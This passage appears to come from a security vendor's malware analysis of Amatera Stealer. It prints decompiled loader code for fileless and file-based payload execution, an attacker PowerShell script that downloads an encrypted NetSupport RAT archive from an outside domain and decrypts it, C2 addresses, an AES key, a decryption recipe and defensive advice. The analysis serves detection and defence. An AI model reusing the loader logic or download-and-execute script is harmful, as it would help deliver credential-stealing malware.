  if ( sub_40D9F0((_BYTE *)pPayloadFileBytes, v22) )
  {
    v7 = (_BYTE *)mw_create_file(pPayloadFileBytes, v22, lpMultiByteStr);
    szPayloadFilePath = sub_40F500(v7, (int)"\\??\\");
    mw_handle_payload(szPayloadFilePath, szPayloadType);
  }
  else
  {
    sub_40D800(pPayloadFileBytes, v22, lpMultiByteStr);
    mw_handle_payload(szPayloadFilePath1, szPayloadType);
  }
}
else if ( v33 == '2' )                  // Handle file-less payload execution
{
  v32 = *szPayloadType;
  if ( v32 == '4' )                     // IEX PowerShell command/CreateProcess
    mw_powershell_iex(szPayloadUri);
  if ( v32 == '5' )                     // Thread execution hijacking, inject payload into rundll32.exe
  {
    dwSize = 0;
    pPayloadBytes = (LPCVOID)mw_send_c2_request(v25, v19, &dwSize, v17);
    v3[65] = GetSystemWow64DirectoryA(Buffer, 0x104u);
    lpApplicationName = mw_str_cat(Buffer, "\\rundll32.exe");
    v3[66] = (int)pPayloadBytes;
    mw_thread_hijack_execute_shellcode(pPayloadBytes, dwSize, lpApplicationName);
```

Figure 21 – File-based and fileless-based payload handling

The pseudo-code shown below illustrates how file based payloads are handled, where a "tf" value of '4' results in a .ps1 file being written to disk and executed via the aforementioned command line. The code also handles a "tf" value of 1 (.exe) and calls CreateProcessA to start the payload.

```
if ( v20 == '4' )
{
  v17 = "powershell.exe";
  v13 = "-NoProfile -ExecutionPolicy Bypass -File \"";
  v14 = mw_str_cat("-NoProfile -ExecutionPolicy Bypass -File \"", a1);
  if ( !v14 )
    return 0;
  v18 = mw_str_cat(v14, "\"");
  mw_free_memory((unsigned int)v14);
  if ( !v18 )
    return 0;
  v11 = mw_strlen((int)v17);
  v12 = mw_strlen((int)v18);
  v10 = v11 + v12 + 2;
  lpCommandLine = (LPSTR)mw_allocate_mem(v10);
  if ( !lpCommandLine )
  {
    mw_free_memory((unsigned int)v18);
    return 0;
  }
  mw_memcpy_0(lpCommandLine, v17);
  sub_40ED50((int)lpCommandLine, (int)" ");
  sub_40ED50((int)lpCommandLine, (int)v18);
}
else
{
  if ( v20 != '1' )
    return 0;
  v17 = a1;
  v9 = mw_strlen((int)a1);
  v8 = v9 + 1;
  lpCommandLine = (LPSTR)mw_allocate_mem(v9 + 1);
  if ( !lpCommandLine )
    return 0;
  mw_memcpy_0(lpCommandLine, v17);
}
p_StartupInfo = &StartupInfo;
p_ProcessInformation = &ProcessInformation;
for ( i = 0; i < 0x44; ++i )
  *((_BYTE *)&p_StartupInfo->cb + i) = 0;
for ( j = 0; j < 0x10; ++j )
  *((_BYTE *)&p_ProcessInformation->hProcess + j) = 0;
StartupInfo.cb = 68;
if ( CreateProcessA(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
```

Figure 22 – File-based handler

What is particularly noteworthy in the PowerShell invoked by Amatera is a check to determine if the victim machine is part of a domain or has files of potential value, e.g. crypto wallets. If neither is found, NetSupport is not downloaded. This behavior was also observed and reported by Swisscom here.





Figure 23 – PowerShell executed via Amatera with check on files/domain

The PowerShell then downloads a JPG file that contains the encrypted/compressed NetSupport RAT-laced zip archive. It uses a special marker (shown below) to identify key values and the encrypted payload (zip archive). The file is decrypted, unzipped, and the NetSupport client is executed (shown in Figure 2 as systeminfo.exe).



```
0003D0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0003E0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0003F0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000400  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000410  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000420  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000430  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000440  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000450  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000460  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000470  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000480  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
000490  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0004A0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0004B0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0004C0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0004D0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0004E0  80 0A 28 A2 80 0A 28 A2 80 0A 28 A2 80 0A 28 A2  €.(¢€.(¢€.(¢€.(¢
0004F0  80 0A 28 A2 80 0A 28 A2 80 3F FF D9 F9 FD 0B 0D  €.(¢€.(¢?ÿÙùý..
000500  10 77 5E F4 84 D9 84 C5 5E A0 49 F9 DC 1B C3 EB  .w^ô„Ù„Å^ IùÜ.Ãë
000510  13 A4 02 C9 F4 6F A3 E5 34 AD 3B 00 53 63 2E 2A  .¤.Éôo£å4.;.Sc.*
000520  F6 29 1C BA A1 A3 17 F0 E5 DA B3 23 BC CB A6 3F  ö).º¡£.ðåÚ³#¼Ë¦?
000530  A1 71 45 BC 88 44 0C 8B D1 B4 DB 1A 9E 2E FB 52  ¡qE¼ˆD.‹Ñ´Û.ž.ûR
000540  96 8E BD 96 4E 53 B4 6A 01 41 97 42 92 0D BF 33  –Ž½–NS´j.A—B'.¿3
000550  11 42 B3 85 37 B6 0D B1 91 3B BB 0D DA 10 D3 EB  .B³…7¶.±';».Ú.Óë
000560  5F 33 80 C7 DF D6 40 3D 9A 4B A2 99 C1 81 72 2F  _3€ÇßÖ@=šK¢™Á.r/
000570  41 B6 8E C0 EE EB 67 05 2D D8 C8 AC 7B C7 49 78  A¶ŽÀîëg.-ØÈ¬{CIx
```

```
207  if ($xFbXR -eq 1) {
208      $NetSupportFiles=@('AudioCapture.dll', 'usbhubcore.exe', 'nskbfltr.inf', 'client
209      $DownloadUrl='https://congenialespresso.top/TGfmRL5i9BYgCA/EffX4qBq9HyP79.jpg';
210      CD $ENV:ApPdATA;
211      $RandomAppDataFolder='CCZT7wMNnD29ie';
212      $KTsbveS='https://congenialespresso.top/wL7sVQuxBzJgsF/';
213      [net.serVICepOIntmanAgEr]::sEcuriTYProtocoL=[nET.SEcurItYPRoToCOLTYpE]::tLs12;
214      try {
215          Add-Type -AssemblyName System.IO.Compression, System.IO.Compression.FileSyst
216          $cZHJYX=New-Object System.Net.WebClient;
217          [byte[]]$Response=$cZHJYX.DownloadData($DownloadUrl);
218          $cZHJYX.Dispose();
219          [byte[]]$Marker = 0xF9, 0xFD, 0x0B, 0x0D;
220          $kePXtvk=-1;
221          for ($i=0;$i -le $Response.Length-4;$i++) {
222              if (($Response[$i] -eq $Marker[0]) -and ($Response[$i+1]-eq $Marker[1])
223                  $kePXtvk=$i;
224                  break;
225              }
226          };
227          if ($kePXtvk -lt 0) { throw 'Marker not found' };
228          [int]$kDeZiKw=$Response[$kePXtvk+4];
229          $QeaqJ=New-Object 'System.Collections.Generic.List[byte]';
```


Figure 24 – PowerShell executed via Amatera, decrypt payload from JPG

Extracting the zip archive yields an interesting find – the NSM.lic file has licensee "**KAKAN**", a NetSupport cluster AKA **EVALUSION** we have observed in prior incidents and reported about in our blog here. The C2 server configured in client32.ini (NetSupport configuration file) was 45.94.47.224 (AS 207461 - Hosting Industry Limited).

eSentire Utilities

To aid security researchers, eSentire has created a configuration extractor for Amatera Stealer available here. The tool will decrypt the C2 and extract the AES key that can be used in decrypting C2 communications/encrypting data for simulating communication with an Amatera C2 server.

The C2 server shown below was at 91.98.229.246 (AS 24940 Hetzner Online GmbH) and currently has no detections in VirusTotal.



```
{
    "CNCs": [
        "https://91.98.229.246"
    ],
    "cryptokey": "7640fed98a53856641763683163f4127b9fc00f9a788773c00ee1f2634cec82f",
    "cryptokey_type": "AES"
}
```

Figure 25 – Config extraction utility output

The following CyberChef recipe can be used to decrypt communications to and from Amatera C2. The input into CyberChef is expected to be a hex dump of the full HTTP request or response content. The recipe will extract the HTTP body, and decrypt it with AES-256-CBC. Note, the AES key will need to be updated with the key found from the sample or script included above.

```
Find_/_Replace({'option':'Regex','string':'[^0-9a-fA-F]+'},'',true,true,true,true)
Find_/_Replace({'option':'Regex','string':'.*?0D0A0D0A(.*)'},'$1',true,true,true,true)
Register('([\\s\\S]{32})',true,false,false)
Drop_bytes(0,32,false)
AES_Decrypt({'option':'Hex','string':'76 40 FE D9 8A 53 85 66 41 76 36 83 16 3F 41 27 b9
fc 00 f9 a7 88 77 3c 00 ee 1f 26 34 ce c8 2f'},
{'option':'Hex','string':'$R0'},'CBC','Hex','Raw',{'option':'Hex','string':''},
{'option':'Hex','string':''})
```

What did we do?

- Our team of 24/7 SOC Cyber Analysts proactively isolated the affected host to contain the infection on the customer's behalf.
- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- Amatera Stealer, a rebranded version of ACR Stealer, uses sophisticated evasion techniques including WoW64 SysCalls and AMSI bypasses to evade EDR and Antivirus solutions, steals data from 149+ cryptocurrency wallets and 43+ password managers through multi-stage attack chains that often begin with the ClickFix initial access vector.
- Amatera uses AES-256-CBC and TLS-encrypted C2 communications to avoid detection, and through loader functionality, has been observed selectively targeting valuable systems (containing crypto wallets or part of a domain) before deploying additional payloads including NetSupport RAT, Amadey, Vidar, and Lumma.
- Security researchers can leverage eSentire's configuration extractor to reveal Amatera's encrypted C2 server and AES key, and can use the provided CyberChef recipes to decrypt C2 communications in captured network traffic.

Recommendations from the Threat Response Unit (TRU)

- Disable mshta.exe via AppLocker GPO or Windows Defender Application Control (WDAC):
  - C:\Windows\System32\mshta.exe
  - C:\Windows\Syswow64\mshta.exe
- Disable the Run prompt via GPO:
  User Configuration > Administrative Templates > Start Menu and Taskbar > Enable "Remove Run menu from Start Menu"
- Implement a Phishing and Security Awareness Training (PSAT) program that educates your employees using real-world scenarios.

- Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally though your environment.

    However, at the bare minimum, organizations should use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

Indicators of Compromise can be found here.

References

- https://www.esentire.com/blog/unpacking-netsupport-rat-loaders-delivered-via-clickfix
- https://www.esentire.com/blog/pure-crypter-malware-analysis-99-problems-but-detection-aint-one
- https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/resurgence-of-a-fake-captcha-malware-campaign/
- https://www.netskope.com/blog/lumma-stealer-fake-captchas-new-techniques-to-evade-detection
- https://www.proofpoint.com/us/blog/threat-insight/amatera-stealer-rebranded-acr-stealer-improved-evasion-sophistication
- https://www.linkedin.com/posts/teethador_tdr-threat-brief-acreed-activity-7384201370855165952-vHAW

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete

visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Back to blog

Take Your Cybersecurity Program to the Next Level with eSentire MDR.

BUILD A QUOTE

in this blog